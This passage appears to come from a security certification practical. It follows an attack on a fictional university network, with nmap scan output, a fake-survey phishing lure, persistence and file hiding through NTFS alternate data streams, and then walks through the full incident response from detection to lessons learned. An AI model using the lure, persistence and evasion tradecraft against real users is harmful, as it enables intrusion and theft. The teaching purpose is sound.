The meaning of these options should be self-explanatory, with the exception of the ports option. When attempting to identify the operating system, nmap looks at one open and one closed port. The operating system determination can also be affected by any hardware or software firewalls encountered. The following output shows the results of running the nmap command against various computers identified during the reconnaissance phase. Note: the following output was produced by running nmap on both windows and Linux (version 3.48 of nmap was used on the Linux system). Also, on some of the hosts an additional parameter “-P0” is necessary to skip the “ping test”, since the host doesn’t respond to pings, the “-P0” is necessary for it to be scanned.

Nmap against a Sun system w/ Solaris 8:

Since our exploit is only for specific versions of Windows, we should exclude this system from further consideration. However, we may want to try some other Solaris specific exploits on this system.

```
C:\nmap-3.50>nmap -v -sS -O -p 80,135 a.b.c.110

Starting nmap 3.50 ( http://www.insecure.org/nmap ) at 2004-06-14 13:51 Pacific
Standard Time
Host unknown1.giac.edu (a.b.c.110) appears to be up ... good.
Initiating SYN Stealth Scan against unknown1.giac.edu (a.b.c.110) at 13:51
Adding open port 80/tcp
The SYN Stealth Scan took 0 seconds to scan 2 ports.
For OSScan assuming that port 80 is open and port 135 is closed and neither are
firewalled
Interesting ports on unknown1.giac.edu (a.b.c.110):
PORT    STATE  SERVICE
80/tcp  open   http
135/tcp closed msrpc
Device type: general purpose
Running: Sun Solaris 8
OS details: Sun Solaris 8
Uptime 59.875 days (since Thu Apr 15 16:51:55 2004)
TCP Sequence Prediction: Class=random positive increments
                         Difficulty=47329 (Worthy challenge)
IPID Sequence Generation: Incremental

Nmap run completed -- 1 IP address (1 host up) scanned in 4.206 seconds

C:\nmap-3.50>
```

Nmap against Windows 2000 and Zone-alarm firewall:

Based on the results of the nmap scan, we cannot tell for certain what operating system this host is running. However, we can make some educated guesses: since ports 135-139 are filtered by the firewall we can assume that the system is running Microsoft SMB networking (or a Linux box running Samba). With the addition of port 445, we can further refine this to Windows 2K/higher (or Samba) this is because Windows 2K introduced port 445 for SMB over TCP. We could continue in this manner, but since we have a target rich environment, we will move on to other hosts.

```
# nmap -v -sS -O a.b.c.2

Starting nmap 3.48 ( http://www.insecure.org/nmap/ ) at 2004-06-14 14:31 PDT
Host unknown2.giac.edu (a.b.c.2) appears to be up ... good.
Initiating SYN Stealth Scan against unknown2.giac.edu (a.b.c.2) at 14:31
The SYN Stealth Scan took 9 seconds to scan 1657 ports.
Warning:  OS detection will be MUCH less reliable because we did not find at least
1 open and 1 closed TCP port
Interesting ports on unknown2.giac.edu (a.b.c.2):
(The 1650 ports scanned but not shown below are in state: closed)
PORT     STATE    SERVICE
135/tcp  filtered msrpc
137/tcp  filtered netbios-ns
138/tcp  filtered netbios-dgm
139/tcp  filtered netbios-ssn
445/tcp  filtered microsoft-ds
1025/tcp filtered NFS-or-IIS
1027/tcp filtered IIS
Too many fingerprints match this host to give specific OS details
TCP/IP fingerprint:
SInfo(V=3.48%P=i386-redhat-linux-gnu%D=6/14%Time=40CE1949%O=-1%C=1)
T5(Resp=Y%DF=N%W=0%ACK=S++%Flags=AR%Ops=)
T6(Resp=Y%DF=N%W=0%ACK=O%Flags=R%Ops=)
T7(Resp=Y%DF=N%W=0%ACK=S++%Flags=AR%Ops=)
PU(Resp=Y%DF=N%TOS=0%IPLEN=38%RIPTL=148%RID=E%RIPCK=E%UCK=E%ULEN=134%DAT=E)



Nmap run completed -- 1 IP address (1 host up) scanned in 13.106 seconds
```

Nmap against Windows XP w/ no firewall (victim1.giac.edu):

The initial system that was compromised in this study was victim1.giac.edu. This computer was running Windows XP with no firewall running on the system.

```
# nmap -v -sS -O a.b.c.107

Starting nmap 3.48 ( http://www.insecure.org/nmap/ ) at 2004-06-21 15:04 PDT
Host victim1.giac.edu (a.b.c.107) appears to be up ... good.
Initiating SYN Stealth Scan against victim1.giac.edu (a.b.c.107) at 15:04
Adding open port 13/tcp
Adding open port 135/tcp
Adding open port 5000/tcp
Adding open port 445/tcp
Adding open port 1025/tcp
Adding open port 139/tcp
Adding open port 37/tcp
The SYN Stealth Scan took 5 seconds to scan 1657 ports.
```

```
For OSScan assuming that port 13 is open and port 1 is closed and neither are
firewalled
Interesting ports on victim1.giac.edu (a.b.c.107):
(The 1650 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
13/tcp   open  daytime
37/tcp   open  time
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS
5000/tcp open  UPnP
Device type: general purpose
Running: Microsoft Windows 95/98/ME|NT/2K/XP
OS details: Microsoft Windows Millennium Edition (Me), Windows 2000 Professional or
Advanced Server, or Windows XP, Microsoft Windows XP SP1
TCP Sequence Prediction: Class=random positive increments
                         Difficulty=18603 (Worthy challenge)
IPID Sequence Generation: Incremental

Nmap run completed -- 1 IP address (1 host up) scanned in 5.816 seconds
```

3. Exploiting the System

Because the custom exploit requires that the user initially view a URL to active the warhead, the hardest part of exploiting the system is engineering a mechanism to entice the user to load the web page URL. By using the information gathered during our reconnaissance and scanning phases, we can create a message that is sent to the target user requesting their input to a set of survey questions. The survey topic is customized to the target, for faculty it deals with reductions in health insurance benefits and for students it deals with fee increases. Again, the actual topic doesn't really matter but should be enough to make the target want to click on the URL.

The results of clicking on the URL also doesn't matter, a fake survey could be presented or an "error occurred, try again later" page could be displayed. Regardless of the response, the warhead for the exploit is activated as part of the page.

4. Keeping Access

As described in the description of the custom payload above, the major component required to keep access is to remain active across system reboots. Without this capability, our access to an infected system might be revoked between the time the system was infected and when we first attempt to access the backdoor. This is achieved by adding the backdoor utility to the system startup folder.

Limiting the amount of resources consumed by the malware components is also important to keeping access. Using too much of any type resources will increase the risk of detection and possibly cause the owner to clean or completely reinstall the operating system. This is the reason that most malware, that are not intended to perform a denial of service attack, use a registry key check to prevent trying to re-infect the same machine

multiple times. Limiting the number of outgoing probes (and outgoing traffic) when a malware program is trying to propagate is another method of maintaining access.

5. Covering Our Tracks

While some steps were designed into the custom payload to prevent detection, like the inclusion of the rootkit, there are several others that could also be employed. Since we are running on Windows XP, we could make use one of the features of the NTFS filesystem to store data and files in an “alternate data stream”. “Alternate data streams” is a mechanism that allows the creation of files using a special syntax. Files that are stored in the alternate data stream normally do not appear to the system user. We could create a directory as an alternate data stream and use it to store our payload programs and data. This will allow us to hide our files from most ordinary users.

The activities presented in this study so far have not addressed the issue of having intermediate monitoring present between the attacking system and the victim computer. Most networks will usually have at least a border router and/or firewall present. Larger networks will have multiple layers of router and firewalls and possibly intrusion detection/prevention systems. There is little that can be done to prevent the detection of traffic when these monitoring systems are present. Instead we take steps to minimize the amount and type of traffic so it disappears into the background “noise” on the network. We also use other “non-traceable” systems and bogus or stolen email addresses to hide our true identities. This is why we used our legitimate access to some systems for information gathering only, and other non-traceable remote systems for our initial reconnaissance and scanning activities.

The Incident Handling Process

Incident response in a University setting presents several challenges that may not be present in most commercial and government environments. Issues like academic freedom, intellectual property considerations, and federal privacy laws dramatically influence the policies governing computer and network acceptable use. This makes for a very liberal and open environment where some commonly accepted network security practices are viewed by many members of the university community as unacceptably intruding on that freedom.

Another factor is that GIAC University computer users are made up of a number of semi-autonomous groups with differing needs and levels of expertise. The largest group is the professors, staff, and students that only use the computers as casual users of word processing & other clerical functions, web surfing, and e-mail. Some of the research and academic groups have dedicated computer labs and other resources administered part-time by students or faculty in addition to their other responsibilities. Some University research organizations (mainly those with Federal Funding) have higher security requirements and dedicated trained network security staff.

This results in a network that generally has few safeguards on its internal network with isolated “pockets” of more secured subnets. In addition, there is no single group charged with performing incident response. Also, there is no single source of tracking computer incidents for the University.

The following incident is presented from the point of view of one of the dedicated network security staff members employed by one of the federally funded research organizations of GIAC University.

1. Preparation

Incident handling preparation is an ongoing process consisting of monitoring the state of the network and computer systems. It also requires dedicating equipment resource and staff to detect and respond to incidents when they occur. Commitment to ongoing staff training is also needed.

GIAC University has incorporated specific references for acceptable computer and network usage into the “University Code”. This document outlines the responsibilities of all members of the University community as well as codifies the procedures to be followed when suspected violations occur. The Code forms the foundation of faculty and staff employment contacts and policies as well as the code of conduct for students. It also governs the acceptable usage policies for the computing labs and network.

In addition to the university policies, federally funded research organizations must adhere to policies and requirements from the funding agency. Depending on the agency and project, these can range from no additional requirements to requiring that the research staff and users be US citizens, undergo background checks, and agree to specific non-disclosure conditions.

Based on the usage of the system and network within the research organization, different policies may govern. On “open” machines, a simple banner like the following is felt to be sufficient:

```
Unauthorized access to computing resources of GIAC University is prohibited.
We investigate and prosecute such access to the fullest extent of the law.
```

On one “closed” system the following banner is used:

```
NOTICE TO USERS

This is a Federal computer system and is the property of the United
States government. It is for authorized use only. Users (authorized
or unauthorized) have no explicit or implicit expectation of privacy.
Any or all users of this system and all files on this system may be
intercepted, monitored, recorded, copied, audited, inspected, and
disclosed to authorized site, Department of Energy, and law enforcement
personnel, as well as authorized officials of other agencies, both
domestic and foreign.

By using this system, the user consents to such interception, monitoring,
recording, copying, auditing, inspection, and disclosure at the discretion
of authorized site or Department of Energy personnel.  Unauthorized or
```

```
improper use of this system may result in administrative disciplinary
action and civil and criminal penalties.

By continuing to use this system you indicate your awareness of and consent
to these terms and conditions of use.

If you do not agree to the conditions stated in this warning,
            LOG OFF IMMEDIATELY
```

In addition, the closed systems and networks must undergo certification by the sponsoring agency. A documented protection plan must also be developed by the research organization and approved by the sponsoring agency. This protection document describes the security measures in place to protect the computer systems and network. It includes host level protection as well firewalls and other network infrastructure components. It also includes provisions for secure communication across public networks. It is the responsibility of the research organization staff and users to be familiar with and follow the protection measures.

The research organization's incident handling team consists of two parts: a technical group and one of several administrative groups depending on the details of a specific incident. Only the administrative group can decide if an incident is severe enough to be submitted for internal university disciplinary action or request that the case be submitted for prosecution.

The technical group consists of representatives from the organizations network security, system administration, project management, operations management, and the organization's Director. While individual members of the technical group can perform a preliminary review of suspicious events[33], only the Director can declare an "incident" and authorize detailed investigation of the events.

If the incident involves a member of the University, the administrative part of the incident handling group is activated. Depending on the specific details, one or more of the following may be included: University President, Academic Provost, Vice-President of Research Programs, Director of Campus Computing, Vice-President of Administration, University Police, Office of Public Information, and University Legal Counsel.

If the incident involves a federally funded research project, the computer security group of the funding agency is notified and they may assume jurisdiction. Regardless of whether the agency assumes jurisdiction of the incident, their policies determine the makeup and reporting requirements of the administrative part of the incident handling group. The Director also notifies GIAC University administration of the incident.

Also, the incident response team has a dedicated computer forensics lab with a collection of laptops, servers, routers, switches and hubs running on an isolated network. The

[33] Preliminary review is limited to information that is normally accessible as part a staff member's normal duties, i.e. for a system administrator allowed information would be username, origination location, date and time. Basically, anything available by using the **w**, **last**, **ps**, or other similar commands are permitted. Detailed examination of things like file contents, e-mail, etc would require specific prior written authorization from the appropriate administrative incident handling group.

computer systems are a representative sample of the equipment used at the research organization. Multiple versions of various operating systems and other software are also part of the lab. This allows the lab to be configured as needed for testing and analysis. The forensics lab is housed in a secure area of the research organization.

The incident response technical team members have access to a “jump kit” that contains a collection of hardware and software that will be used in responding to possible incidents. This equipment includes:

- A “green” (general use) laptop, dual boot Windows and Linux. No analysis or processing of unknown programs is to be done on this system. The one exception is that transmission of data (i.e. disk images) from the “red” laptop for burning to DVD-R/CD-R is allowed. For this reason, the laptop includes a DVD/CD-ROM burner and software.
- A “red” (restricted use) laptop, dual boot Windows and Linux. This laptop is used to analyze suspicious code and other potentially dangerous activities. After use, the hard drive on this system is completely wiped and re-imaged. This laptop has a single integrated network interface.
- Power adapters for both laptops.
- A CD-ROM containing a copy of the Intel x86 processor reference manuals, the freeware version of the IDA disassembler, installation files for the University site licensed Norton Antivirus and Zone-Alarm firewall packages.
- CD-ROMs containing bootable versions of “live” Linux distributions: Knoppix-STD, FIRE, and Adios. Several versions are included to allow for possible differences in supported hardware between distributions.
- A 4-port 10/100 Netgear DS104 network hub and associated network cables (including cross-over).
- Bootable distribution media for Microsoft Windows XP-Pro and various Linux distributions. Floppy boot disks for these distributions.
- CD-ROM copy of Microsoft Windows Service packs and critical security updates.
- A hardcover w/ numbered pages bound notebook, various colored ink pens, and glue stick for placing photos, printouts, etc into the notebook. This notebook becomes the official record of the incident.
- Polaroid Instant camera.
- 3 USB “thumb drives” flash memory devices: two 32mb and one 256mb. The smaller devices are intended to transfer exploit code. Their contents should be reinitialized before and after use.
- Small computer toolkit (screwdrivers, Allen & Torx wrenches, etc).
- Plastic bags, both antistatic and regular (clear), Plain notepad paper for listing detailed info on bag contents. This list will be written and sealed inside along with the contents on the bag.
- Desiccant (dehumidifying) packets.
- Tamper resistant adhesive labels
- A Netgear FA511 10/100 wired PCMCIA network card. This allows the “red” laptop to be configured as an intrusion detection system or transparent bridging firewall.

- CD-R and DVD-R blanks. No rewritable media only write-once is used.
- Serial cable and DB-9/DB-25 adapters, null modem cable.

Also stored in the forensics lab but reserved for inclusion as needed in the Jump Kit:

- A 250mb external USB disk drive
- New unused IDE drives (Minimum of 80GB capacity). SCSI and laptop drives will be purchased as needed.
- Console cable for cisco router
- Linksys 10/100 5 port switch
- Bootable distribution CDs and floppy disks for other operating systems used by the organization.

As a normal part of their duties, members of the incident response team routinely monitor various sources for computer security related information. These sources include mailing lists (like bugtraq and NTbugtraq), web sites (like isc.sans.org, securityfocus.com, and malware.com), USENET newsgroups (comp.security.unix), as well as general sources like cnews.com, Linuxtoday.com, osnews.com, Slashdot.org and cnn.com.

2. Identification

In the snort log below, ip number a.b.c.107 is the machine shown in the network diagram as “victim1.giac.edu”, and the network r.r.r.xxx is the net block associated with the “open” network inside of the reseach.edu domain. These raw log entries are from the external IDS sensor on the fw1.research.edu firewall. This firewall is used to control traffic from the GIAC University general network. The logs are sent in a secure manner (private management network) and analyzed on the security administrator’s workstation, security.research.edu.

```
Apr 10 01:40:28 10.x.x.60 snort: [1:0:0] Blocked traffic {TCP} a.b.c.107:1419 -> r.r.r.2:22
                      ...                   ...

Apr 10 01:40:28 10.x.x.60 snort: [1:0:0] Blocked traffic {TCP} a.b.c.107:1563 -> r.r.r.146:22
Apr 10 01:40:28 10.x.x.52 snort: spp_portscan: PORTSCAN DETECTED from a.b.c.107 (THRESHOLD 4
connections exceeded in 0 seconds)
Apr 10 01:40:29 10.x.x.60 snort: [1:0:0] Blocked traffic {TCP} a.b.c.107:1591 -> r.r.r.174:22
                      ...                   ...

Apr 10 01:40:32 10.x.x.60 snort: [1:0:0] Blocked traffic {TCP} a.b.c.107:1648 -> r.r.r.231:22
Apr 10 01:40:32 10.x.x.52 snort: spp_portscan: portscan status from a.b.c.107: 56 connections
across 56 hosts: TCP(56), UDP(0)
Apr 10 01:43:25 10.x.x.52 snort: spp_portscan: portscan status from a.b.c.107: 27 connections
across 27 hosts: TCP(27), UDP(0)
Apr 10 01:43:39 10.x.x.52 snort: spp_portscan: End of portscan from a.b.c.107: TOTAL time(4s)
hosts(82) TCP(83) UDP(0)
```

These logs are typical of someone using nmap to scan a network. IDS sensors placed around the perimeter of the research organization’s networks routinely detect scanning, sometimes hundreds of times, each day. Because of the large number of detected scans, a threat assessment must be performed on each of them. This process begins by using a script to analyze the log information based on originating & target hosts and ports, frequency of the scans, correlation of scan attempts between external and internal IDS

sensors, and the apparent sophistication of the person conducting the scan. This detailed analysis is performed each morning in addition to other routine monitoring throughout normal working hours.

Most scan attempts are not successful in triggering a log entry from an internal IDS sensor and can usually be assigned as a low risk threat. In most cases, the person conducting the scan is “just rattling the door knob” and will then move on. In some cases, where someone is conducting repeated multiple scans from a known set of hosts (typically cable/DSL computers), traffic from the originating hosts may be blocked at the border routers.

In this incident, there were multiple scan attempts over several days (usually at night local time) with differing levels of apparent sophistication. Some of the scans were noisy, some stealthy “slow” scans, some targeted specific ports and hosts, while some were more general. This type of activity, coupled with the fact that it is originating from a single machine on the general campus network, indicates that one or more people are conducting specific reconnaissance and scanning of the research network. This caused the security administrator to notify the Director and other members of the technical group of the incident response team of the unusual activity.

Because the scans were originating from the campus network, the security administrator contacted the campus network operations center and reported the scan attempts. They contacted the system “owner” and, with his permission, performed a routine “cleaning” of the machine (mainly scanning for the presence of a computer virus). No known viruses were found. Over the next several days, the frequency and the number of computers scanning the research network continued to increase.

Because of the continued activity and the fact that it was occurring during times that the computer was unattended, further review was warranted. The GIAC University general network consists mainly of switches with limited monitoring and logging capabilities. This means that there is a limited amount of log information available for review. The campus network group requested the assistance of the research security team in helping contain these scanning attempts.

At this point, in consultation of the technical group, the research organization Director and the Director of Campus Computing declared a computer incident. They provided written authorization to the technical team to install equipment to capture general information regarding network traffic directed to and from the victim1 computer. Since it appeared that the system owner was not involved, written permission allowing the network monitoring was also obtained from him.

Since no internal part of the research organization network appeared to be compromised, only the University administration component of the incident response team was activated.

Particularly in the early phases of responding to an incident, care must be taken to minimize the risk of disclosure of the investigation to the attackers. It is also essential that

information and other evidence be collected and maintained a manner that allows for its later use in legal and administrative proceedings. Since it is hard to know whether an incident will precede that far, and if so, what evidence will be relevant, everything collected should be done in such a manner that its authenticity and custody can be proven. Any collection activities should be performed with two or more people present so that they may corroborate the evidence gathering process. Photographing the evidence collection process and incorporating the photos into the record might also be a good idea.

The security administrator performed an md5 checksum of the original logs (both raw and their analysis). The files were then copied onto a CD-R, and the files on the CD-R and their md5 checksum was verified against the original files. The CD-Rs, checksums, and a written declaration of the steps performed by the security administrator were placed in a clear plastic bag and sealed with a tamper resistant adhesive label. The security administrator then signed and dated the label. This bag was placed in a vault located in the research organization. An entry was written by the security administrator in the bound notebook describing these steps.

3. Containment

One of the most important steps that must be completed before doing a direct analysis of the compromised system is to make several copies of the system disks in a forensically sound manner. Ideally, after the copies of the disks are made, the original disks are taken as the evidence copy and duplicate drives installed in the system. There are many ways that duplicates can be made, what is important is that a bit-by-bit copy of the entire disk drive (including unallocated space, "bad" disk sectors, etc.) is made and verified. This can be done by connecting an external disk drive or by transmitting the image over a network connection using netcat, NFS, or some other method.

The following screenshots shows the disk image duplication of a compromised system at various stages. The forensic tool used is "Live" CD-Rom based Linux distribution specifically created for forensic and incident response use, called "F.I.R.E" (Forensic Incident Response Environment)[34]. In this example, the compromised system is connected to another laptop configured to act as a NFS server (the "red" laptop from the jump kit), and they are connected by a small network switch (also from the jump kit). A power failure is simulated on the compromised system and it is rebooted using the CD copy of the F.I.R.E. CD-R. Its disks are then copied using the "dd" utility[35]. The result is a bit-level image of the entire hard drive stored on the server. If needed, the process can be reversed to copy the complete image onto another physical disk drive to be installed in the system instead of the original drive. The original drive can then be collected as evidence.

The F.I.R.E. distribution also supports NTFS file systems in read-only mode, this allows for safely making file backups for the data contained on the system. Since the computer was not routinely backed up, something like this is necessary to save a copy of the


[34] http://prdownloads.sourceforge.net/biatchux/fire-0.4a.iso?download is the location of the ISO9660 image that can be burned onto a CD, http://fire.dmzs.com is F.I.R.E's homepage.
[35] dd if=/dev/hda of=victim1.hda.image bs=10240 was the command used to copy the entire system disk.

system's data for later restoration. Examination of the system registry and other configuration information can also be safely performed.

Because of the limited amount of information regarding the incident, a network monitor is also installed so connection information for the compromised system can be captured[36]. This can be done by placing the "red" laptop and a network hub in the cable closet, plug the laptop and the compromised system into the hub, and then plug the hub into the original network port of the victim. There is a risk in doing this, depending on the sophistication of the attackers, the system may be rigged to destroy evidence (or worst, erase the entire computer contents) if the network connection is broken. This is why the computer contents are completely backed up before performing any analysis[37]. A utility (for example, tcpdump[38]) that can record header information of the network traffic for the compromised system is started on the laptop.

Based on analysis of the traffic headers, it was determined that incoming connections to the compromised system were happening from a remote host (badguy.cable.com). Outgoing connections were also being made to the SMTP port for the yahoo.com mail servers. Several apparent nmap scans were also captured. Based on network traffic analysis, it also appears that one or more username and passwords on the file and print server (victim2.giac.edu) were also compromised.

F.I.R.E-0.4a boot screen




Initial partition table and disk md5 checksum


[36] Of course, the decision to allow the compromised system to remain accessible depends on the sensitivity of the data contained on the system as well as the amount of exposure having the system remain available to the attackers will present.

[37] It can also be argued that by shutting the compromised system down to back it up, there is a risk of loosing evidence. This is true, and a judgment call needs to be made on how to proceed for each individual incident. Most malware is set to survive system reboots, so the risk of loosing evidence by rebooting is low.


[38] http://www.tcpdump.org. There is a Windows version available called WINdump at http://netgroup-serv.polito.it/windump.




network configuration



NFS mount to remote server



Hard disk drive image copy and verification



Exploring NTFS partition

4. Eradication

Once the compromised system has been contained, its data backed up, and any additional monitoring performed, it then needs to be cleaned and returned to service. Since the compromise of victim1.giac.edu involved a previously unreported vulnerability and exploit code, the best course of action is to “grind the system down to bare oxide”: reformat the hard drives and reinstall the operating system and data from known good media and backups. During this process care must be taken when reinstalling service packs and updates to prevent the system from again becoming compromised. It is now common for new Microsoft Windows systems to be infected when connecting to the Microsoft update site the first time they connect to the Internet.

One method to securely update a newly installed system is to surround the system with an “air gap” during the operating system installation and updating process. An example of this is to have a fully patched laptop connect to the update site, download & burn the patches to a CD, and then manually carry the CD over to the computer being updated.

If the exploit that caused the incident is known, this process may be modified to minimize the effort require to bring the system back on-line. If the incident was caused by a known virus with a vendor developed cleanup process, that can be used instead. If, as in this case, the exploit was previously unidentified, further analysis in the forensics lab is required to develop a corrective process.

These steps must also be done on any other systems that are suspected of having been compromised. In our case, the file server and any other systems that connected to it should be analyzed and corrective action be taken. Passwords (and maybe even usernames) should also be changed.

5. Recovery

Once the incident has been contained and eradicated, the systems need to be tested to insure that they are functioning properly before being returned to service. For general use computer systems, this maybe as simple as logging into the system and creating and printing a small text file in a word processor. For production systems, the system owners need to run test jobs and validate their output. Normally as part of routine development and production, there are a set of test jobs (called regression tests) and the expected results available. The test results are compared against the expected results and any discrepancies are investigated and corrected.

In addition to the verification of the system, tests need to be performed to make sure that the vulnerability that was used to compromise the system has been eliminated or at least rendered inoperable. This can be done be performing the same steps used to contain and eradicate the incident on a test system. The test system must be identical to the production system and only verifies that the process used for cleanup is correct. It does not check to see that the process was performed completely and successful on the production system. The only true way to verify that a system is no longer vulnerable is to try and exploit the recovered system with the same exploit.

Once a system is returned to service, it should be closely monitored to see if the attackers return and attempt another compromise.

6. Lessons Learned

Once the compromised systems are returned to service, the full incident response team reconvenes, analyzes the incident record, and produces a final report. This final report should contain as a minimum: sanitized information regarding the affected systems, exploits used, a general description of the persons responsible (if known), any conditions which may have contributed to the incident, and recommendations to correct them.

In this specific case, several contributing conditions were identified:

1. The root cause of the incident was the exploitation of a previously unknown vulnerability in a support routine used by the Internet Explorer and Outlook Express applications in Microsoft Windows.
2. A corrective measure (Windows File Protection) provided as part of the operating system, identified the initial exploit attempt, but failed to correct it.
3. There was little “defense in depth” (design features to limit the amount of exposure to a compromise). This is true both at a network and departmental system level.

4. There is no centralized repository of operating system distributions and updates for systems deployed on campus.
5. Multiple groups with separate responsibilities had to respond to this incident. There is little routine communication between these groups unless an incident occurs.

Based on the incident report and contributing conditions, the response team recommended the following corrective actions:

1. Consider adoption of replacement browsers and mail clients. While other alternatives may have vulnerabilities, both Internet Explorer and Outlook have a proven history of severe vulnerabilities.
2. Provide improved user training in identifying and reporting unexpected conditions. As part of this training users should be provided guidelines on practicing secure computing, i.e. password management; secure terminal, mail and web access; and techniques to backup and/or secure data.
3. Consider adding additional network security components to provide defense in depth. These can include intrusion detection systems, firewalls, etc. for the general campus network in addition to those already protecting the research organizations. As a minimum, personal firewall software should be site-licensed and installed alongside the existing antivirus software currently used. Consideration should also be given to deploying inexpensive “cable routers” like Linksys, D-link, etc. These devices provide the ability to screen network traffic as well as network address translation.
4. Providing a central repository of system distributions and updates would ease the process of bring compromised systems back online without requiring a working internet connection to update a system.
5. It is desirable to have a centralized searchable data collection that technical staff may access in researching potential incidents. This would allow them to see how widespread observed activity may already be on the campus. Sanitized summary reports of incidents should be extracted from this collection and distributed to the campus users. Having routine informal gatherings where network and system administrators from campus can met and discuss issues would also be beneficial.

References

Roozbeh Afrasiabi, “Showhelp() local CHM file execution”, Bugtraq mail list archive, http://seclists.org/lists/bugtraq/2004/May/0124.html.

Roozbeh Afrasiabi, “Microsoft Internet Explorer Double Backslash CHM File Execution Weakness”, Bugtraq Vulnerability Database, BID #10348, http://www.securityfocus.com/bid/10348.

Common Vulnerabilities and Exposures, Candidate number: CAN-2004-0475, http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0475.

Symantec Inc., “Security Response, W32.Bugbear.C@mm worm”, http://securityresponse.symantec.com/avcenter/venc/data/w32.bugbear.c@mm.html.

Unknown, “Unspecified CHM File Processing Arbitrary Code Execution Vulnerability”, Bugtraq Vulnerability Database, BID#9658, http://www.securityfocus.com/bid/9658.

Internet Security Systems, “Microsoft Internet Explorer Showhelp CHM file execution, ie-showhelp-chm-execution(16147)”, http://xforce.iss.net/xforce/xfdb/16147.

Liu Die Yu, Grey Magic, and The Pull, “Microsoft Internet Explorer Codebase Double Backslash Local Zone File Execution Weakness”, Bugtraq Vulnerability Database, BID #10344, http://www.securityfocus.com/bid/10344.

US-CERT, “Cross-Domain Vulnerability in Outlook Express MHTML Protocol Handler”, Security Alert TA04-099A, http://www.us-cert.gov/cas/techalerts/TA04-099A.html.

Common Vulnerabilities and Exposures, Candidate number: CAN-2004-0380 http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0380.

Microsoft Inc., “Cumulative Security Update for Outlook Express”, Microsoft security bulletin MS04-013, http://www.microsoft.com/technet/security/bulletin/ms04-013.mspx.

Microsoft Inc., “Incorrect MIME Header Can Cause IE to Execute E-mail Attachment”, Microsoft security bulletin MS01-020, http://www.microsoft.com/technet/security/bulletin/MS01-020.mspx.

Microsoft Inc., “Flaws in Web Server Certificate Validation Could Enable Spoofing”, Microsoft security bulletin MS01-027, http://www.microsoft.com/technet/security/bulletin/MS01-027.mspx.

Microsoft Inc., “Patch Available for ‘Frame Domain Verification’, ‘Unauthorized Cookie Access’, and ‘Malformed Component Attribute’ Vulnerabilities”, Microsoft security bulletin MS00-033, http://www.microsoft.com/technet/security/bulletin/MS00-033.mspx.

Common Vulnerabilities and Exposures, Candidate number: CAN-2004-0380, http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0380.

Sophos Plc., “Sophos Virus Analysis: W32/Bugbear-A”, http://www.sophos.com/virusinfo/analyses/w32bugbeara.html.

Sophos Plc., “Sophos Virus Analysis: W32/Bugbear-B”, http://www.sophos.com/virusinfo/analyses/w32bugbearb.html.

Sophos Plc., “Sophos Virus Analysis: W32/Bugbear-E”, http://www.sophos.com/virusinfo/analyses/w32bugbeare.html.

Russell Cluett, “Responding to Bugbear Worm”, GIAC Certified Incident Handler Practical, http://www.giac.org/practical/GCIH/Russell_Cluett_GCIH.pdf.

